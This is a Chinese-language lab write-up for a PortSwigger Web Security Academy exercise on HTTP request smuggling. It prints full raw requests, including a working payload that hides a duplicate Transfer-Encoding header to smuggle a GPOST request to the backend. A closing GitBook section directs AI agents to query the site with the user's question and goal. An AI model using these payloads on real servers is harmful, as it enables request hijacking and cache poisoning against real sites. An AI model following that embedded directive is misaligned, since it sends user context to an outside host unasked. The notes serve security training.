> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/zh/web/request-smuggling/http-request-smuggling-by-hiding-the-te-header.md).
# 通过隐藏 TE 头进行 HTTP 请求走私
通过隐藏 TE 头进行 HTTP 请求走私笔记,适用于 PortSwigger Web Security Academy 实验室,包括利用流程、载荷测试、Burp Suite 验证和修复上下文。
### HTTP 请求走私,混淆 TE 请求头
本实验包含一个前端服务器和一个内部服务器。两者对重复的 HTTP 标头的处理方式不同。前端服务器会拒绝任何其方法不是 **GET** 或 **POST**.
目标是 **向后端服务器发送一条走私请求** 以便 **后续请求** 被服务器解析时使用 **GPOST** 方法。
**注意:**/ 即使该实验支持 HTTP/2,解决方案也基于仅适用于 **HTTP/1**,这必须在 Burp Repeater 中手动选择。
**提示:**/ 长度字段手动调整起来很棘手。BApp Store 中的 HTTP Request Smuggler 扩展简化了这项工作。
#### **行为分析:前端更倾向于 Content-Length**
前端选择了以下内容的请求示例 **CL**:
```http
POST / HTTP/1.1
Host: 0ab600cd04107fa3802667e700ac00e7.web-security-academy.net
Transfer-Encoding: chunked
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
3
abc
X
```
在这里,块的终止符(`X` 而不是 `0`)会妨碍正确解析。
#### **走私注入尝试**

按原样发送的请求不会按照预期被解析:
```http
POST / HTTP/1.1
Host: 0ab600cd04107fa3802667e700ac00e7.web-security-academy.net
Transfer-Encoding: chunked
Connection: keep-alive
Transfer-Encoding: chunked
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
72
GPOST / HTTP/1.1
Host: 0ab600cd04107fa3802667e700ac00e7.web-security-academy.net
Content-Length: 20
test=test
0
```
前端的行为在这里阻止了所需的解析。
#### **绕过:隐藏主要的 Transfer-Encoding**
要绕过该机制,请放置一个 **无效的** 值在第一个 `Transfer-Encoding` 标头中,使得:
* 该 **前端** 由于其值不正确而忽略它,
* 但 **后端** 保留该 `Transfer-Encoding: chunked` 标头有效。
有效示例:
```http
Transfer-Encoding: chunked
Transfer-Encoding: wdwd
```
```http
POST / HTTP/1.1
Host: 0ab600cd04107fa3802667e700ac00e7.web-security-academy.net
Content-Length: 4
Connection: keep-alive
Transfer-Encoding: chunked
Transfer-Encoding: wdwd
Content-Type: application/x-www-form-urlencoded
72
GPOST / HTTP/1.1
Host: 0ab600cd04107fa3802667e700ac00e7.web-security-academy.net
Content-Length: 20
test=test
0
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/zh/web/request-smuggling/http-request-smuggling-by-hiding-the-te-header.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.